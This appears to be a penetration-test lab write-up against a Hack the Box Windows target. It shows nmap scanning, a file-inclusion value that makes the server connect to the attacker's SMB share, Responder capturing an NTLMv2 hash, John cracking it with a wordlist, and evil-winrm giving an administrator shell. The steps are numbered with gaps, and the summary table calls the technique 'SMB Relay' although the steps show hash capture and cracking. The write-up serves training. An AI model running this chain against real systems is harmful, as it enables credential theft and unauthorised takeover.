

Network Attack

Lab Setup:

- Attacker - Kali Linux (192.168.17.30)
- Target - Hack the Box VM (10.129.102.239)

Overview:

Performed a Network Pentest at the target and identified various security weaknesses in the Authentication mechanism of the window system , Using the Responder tool an attacker is able to capture the password hash of the user and crack the hash to find the users password.

Sno	Techniques	Target IP	Status Outcome	NTLM Hash
01	SMB Relay	10.129.102.239	Success	NTLM Hash


Steps Followed:

1.Performed Nmap scan on the target


```
(kali㉿kali)-[~/Desktop/VPNS]
└─$ nmap -sV -p- 10.129.102.239 --min-rate 1000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-22 12:46 EST
Nmap scan report for unika.htb (10.129.102.239)
Host is up (1.8s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7680/tcp  open  pando-pub?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 330.84 seconds
```


2. Identified Domain in the web



3. Identified vulnerable parameter when changing the language



4. Performed Path Traversal in the parameter



5. Successfully verified the vulnerability

6. Powering up the Responder tool to capture the hash of the user

```
(kali㉿kali)-[~/Desktop/Responder]
$ sudo python3 Responder.py -I tun0

Warning: include(\\10.10.14.244\HEREWEZGO): Failed to open
Warning: include(\\10.10.14.244\herewego)

[*] Sponsor Responder: https://paypal.me/PythonResponder

[+] Poisoners:
    LLMNR [ON]
    NBT-NS [ON]
    MDNS [ON]
    DNS [ON]
    DHCP [OFF]

[+] Servers:
    HTTP server [ON]
    HTTPS server [ON]
    WPAD proxy [OFF]
    Auth proxy [OFF]
    SMB server [ON]
    Kerberos server [ON]
    SQL server [ON]
    FTP server [ON]
    IMAP server [ON]
    POP3 server [ON]
    SMTP server [ON]
    DNS server [ON]
    LDAP server [ON]
    MQTT server [ON]
    RDP server [ON]
    DCE-RPC server [ON]
    WinRM server [ON]
    SNMP server [ON]
```

8. Added hash into a file for cracking up a password

[illegible]

```
(kali㉿kali)-[~/Desktop/Test]
$ john -w=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
badminton (Administrator)
1g 0:00:00:00 DONE (2026-01-22 13:10) 16.66g/s 68266p/s 68266c/s 68266C/s slimshady..oooooooo
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
```

11. Using the evil-winrm tool to get the remote access of the shell

```
(kali㉿kali)-[~/Desktop/Test]
$ evil-winrm -i 10.129.102.239 -u Administrator -p badminton

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for m

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
responder\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
Responder
*Evil-WinRM* PS C:\Users\Administrator\Documents> 
```

12. Successfully gained windows administrator shell